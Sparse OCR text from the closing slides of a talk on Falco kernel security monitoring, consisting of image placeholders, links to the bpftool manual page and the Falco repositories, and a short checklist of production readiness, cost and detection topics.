
https://www.mankier.com/8/bpftool-prog

Internal Production Pipeline




Falco libs src repo falcosecurity/libs/
Falco repo falcosecurity/falco/

Tips: Internal Production Pipeline




Falco libs src repo falcosecurity/libs/
Falco repo falcosecurity/falco/

Falco - Kernel Security Monitoring at Scale



✓ Production Readiness & Metrics

✓ Cost-Effectiveness



✓ Insight & Detection

Thank you